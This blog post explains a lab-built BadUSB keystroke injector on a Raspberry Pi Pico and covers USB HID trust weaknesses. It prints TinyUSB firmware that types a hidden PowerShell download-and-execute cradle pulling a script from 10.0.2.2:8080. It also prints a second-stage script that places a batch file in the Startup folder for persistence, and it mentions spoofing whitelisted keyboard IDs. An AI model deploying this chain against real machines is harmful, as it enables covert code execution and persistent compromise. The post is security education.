A $5 BadUSB from a Raspberry Pi Pico
A USB HID keystroke-injector built from a $5 Raspberry Pi Pico — hardware, firmware, and why Windows can't tell it apart from a legitimate keyboard.
Introduction
A $5 chip plugged into a laptop opens PowerShell and runs an attacker-controlled script in under a second. The chip is a Raspberry Pi Pico and the attack firmware is 218 lines of C. This post walks through how it works — hardware, firmware, and why there is nothing Windows can do about it from where it sits.
What BadUSB actually means
The term “BadUSB” gets used loosely. In the strict sense, it’s a broad class of attacks that abuse USB’s implicit trust model — plug something in and the OS, for the most part, believes what the device claims to be. A real-world “BadUSB” device often presents multiple interfaces at once: a USB-ethernet adapter that routes DNS to an attacker-controlled resolver, a mass-storage controller reflashed to deliver malware the first time it’s mounted, a keyboard that types for you, or any combination of these.
What I built is one specific sub-class: a keystroke injector. It enumerates as a plain USB HID keyboard and the firmware types a short attack string the moment Windows is ready to accept input. The Hak5 Rubber Ducky is the canonical commercial example. A Raspberry Pi Pico does exactly the same thing for roughly 1/10th the price.
Why the Raspberry Pi Pico

Three reasons the Pico is so suited to this:
- It’s cheap and available. A plain Pico is £4-5 from any electronics retailer. The one in the photo above is a “SEA-Picro” board — functionally identical, just in a USB-C-stick form.
- The RP2040 has USB device mode natively. You don’t need an external chip to speak USB; the silicon on the Pico includes a full-speed USB device controller.
- No secure boot, trivial reflash. Short RES pin, plug it in, Pico appears as a flash drive - drag a ‘.u2f’ file with firmware onto it and it’s done. That’s the entire flashing workflow. There is no secure bootloader, no attestation at all.
- TinyUSB - a vendor-neutral USB device stack, and the official Pico SDK, both open-source, and the whole toolchain is
gcc+cmake.
What Windows sees when you plug it in
The USB enumeration dance is public spec and goes like this:

Step 5 - “Host loads required drivers” - is where the trust problem lives. The host picks drivers based on what the device claims in its descriptors. If the device presents an HID interface with a boot-protocol keyboard report descriptor, Windows loads its HID keyboard driver stack and the device becomes a keyboard. Nothing in that chain verifies that the device really is a keyboard. Nothing cross-checks the manufacturer. Nothing checks whether a human is actually pressing anything. The host and the HID stack simply agree that after a device is plugged in, it needs to be available. And that’s all.
Authentication is: a user plugs in a USB device and that’s it, end of story.
The security model of HID, written in 1996, assumes that anyone with physical access is trusted - because designing anything stronger would have required mandatory per-device identity which the industry wasn’t willing to pay for.
The firmware
The firmware tells the host “I’m a keyboard” via two descriptors — the device descriptor and the HID report descriptor. The device descriptor is this:
tusb_desc_device_t const desc_device = {
    .bLength            = sizeof(tusb_desc_device_t),
    .bDescriptorType    = TUSB_DESC_DEVICE,
    .bcdUSB             = 0x0200,
    .bDeviceClass       = 0x00,
    .bDeviceSubClass    = 0x00,
    .bDeviceProtocol    = 0x00,
    .bMaxPacketSize0    = CFG_TUD_ENDPOINT0_SIZE,
    .idVendor           = 0xb00b,
    .idProduct          = 0x0420,
    .bcdDevice          = 0x0100,
    .iManufacturer      = 0x01,
    .iProduct           = 0x02,
    .iSerialNumber      = 0x03,
    .bNumConfigurations = 0x01
};
The relevant line is idVendor = 0xb00b. The vendor and product IDs are entirely at the device’s discretion — the host accepts whatever is in the descriptor and uses it to pick drivers and (sometimes) match against known USB descriptors. For a lab build I used obviously-fake values so the device would stand out in debug logs. In an actual attack those IDs could be set to match any whitelisted keyboard — a Dell 0x413c:0x2003, a Logitech 0x046d:0xc336, whatever. There is no cryptographic challenge, no attestation.
The HID report descriptor is one line because TinyUSB ships a macro for the boot-protocol keyboard layout:
uint8_t const hid_report_descriptor[] = {
    TUD_HID_REPORT_DESC_KEYBOARD(HID_REPORT_ID(REPORT_ID_KEYBOARD))
};
That macro expands to the exact byte sequence any commodity USB keyboard presents — modifier flags, reserved byte, six simultaneous key codes (6-key rollover). Byte for byte identical to the keyboard in front of you right now.
With the descriptors handled, the attack itself is ten lines:
static void emulate_keystrokes(void) {
    // Win+R opens the Run dialog
    press_key_with_modifier(HID_KEY_R, KEYBOARD_MODIFIER_LEFTGUI);
    delay_ms(1000);
    release_keys();

    // Type the PowerShell one-liner and press Enter
    type_string("powershell -w h iex(iwr 10.0.2.2:8080/p.ps1)");
    press_key(HID_KEY_ENTER);
    release_keys();
}
type_string iterates characters, calls type_char which maps ASCII to USB HID keycodes with a switch statement ('a'..'z' → 0x04..0x1D, digits, punctuation, modifiers), and holds then releases each key via a HID report. Nothing more clever than that.
Timing matters more than you’d think
One-second delay before the first keystroke. TinyUSB’s tud_ready() returns true the moment USB enumeration completes — but Windows still needs a window after that to actually load the HID driver stack (hidusb.sys → kbdhid.sys → kbdclass.sys) and register the keyboard with the input subsystem. Keystrokes fired before that window has elapsed are silently dropped — the device is enumerated, but no one is listening to it yet. Although full second would be overkill in a real attack. I tested on VMs which are slow, and when I tried delays shorter than 1 second sometimes the first characters from the payload got swallowed.
No pacing between keystrokes. The attack doesn’t throttle itself. type_string fires one key after another, limited only by how fast the HID stack can accept reports — a few milliseconds per key. Human fingers never produce intervals that short, let alone that uniform. For the attack it doesn’t matter - the keystrokes land in the Run dialog and Windows doesn’t care how fast they arrive.
The payload chain
The injected one-liner is:
powershell -w h iex(iwr 10.0.2.2:8080/p.ps1)Three flags/aliases are doing work here:
-w his short for-WindowStyle Hidden— PowerShell starts without a visible window. If a terminal popped up for a quarter-second as the user was walking away from their desk, that’s enough to make them suspicious.iwris the alias forInvoke-WebRequest— fetches a URL as a string.iexis the alias forInvoke-Expression— evaluates a string as PowerShell.
Together iex(iwr <url>) means “download this script and execute it in-memory.” The important word is in-memory. Nothing is written to disk at this stage — the first on-disk artefact appears several steps later, when pwned.bat gets dropped into the Startup folder.
One thing worth saying honestly here.
The specific pattern powershell -w h iex(iwr …) is a very well-known PowerShell download cradle, and modern Windows Defender signatures catch it on sight.
AMSI (Antimalware Scan Interface) scans PowerShell content as it executes, in-memory or not, and this pattern is very obvious.
On a stock Windows machine with Defender running at defaults, this exact one-liner is blocked at execution.
Making the injected command itself evade detection is feasible, but it’s not the main point of this post. The point here is the delivery mechanism - a $5 device that Windows cannot tell apart from a keyboard. What gets typed through that device is a solvable problem for a motivated attacker.
The downloaded script p.ps1 is small:
$dst = "$env:APPDATA\Microsoft\Windows\Start Menu\Programs\Startup\pwned.bat"
Invoke-WebRequest -Uri "http://10.0.2.2:8080/pwned.bat" -OutFile $dst
Start-Process -FilePath $dst -WindowStyle Hidden
It fetches the final payload — pwned.bat — and drops it into the user’s Startup folder. Anything in that folder runs automatically on next login. That’s the persistence.
pwned.bat can be benign:
@echo off
msg * Congrats, you've been PWNED!
A message box, nothing more — enough to prove the chain executed end-to-end without actually doing anything malicious. Note the chain itself doesn’t care about the payload. Whatever ends up in that .bat file is what runs on next login.
P.S - in the demo video I used a different version of pwned.bat - that one contained real reverse shell code.
Why this works at all
HID is a 1996 specification built on a 1996 trust model: the user physically plugs devices in, so devices are trusted. That model never anticipated a device that lies about being a keyboard because, when the spec was written, nobody outside the semiconductor industry could build one. A 5-pound device that can impersonate anything is a relatively recent artefact of hobbyist-grade silicon catching up to capabilities the HID spec presumed only a foundry could deliver.
Every mitigation that currently exists - USB device whitelisting by VID/PID, Group Policy restrictions on removable devices, Windows’s User Access Control dialogs - bolts something on top of a protocol that has no concept of device identity. All of them can be bypassed, in principle, by a device that looks enough like a legitimate keyboard that the whitelist accepts it and that types slowly enough that the behavioural detectors don’t flag it.
Closing
Next time you find a lost USB drive somewhere and want to plug it into your laptop to see what it stores, maybe don’t.
See you soon.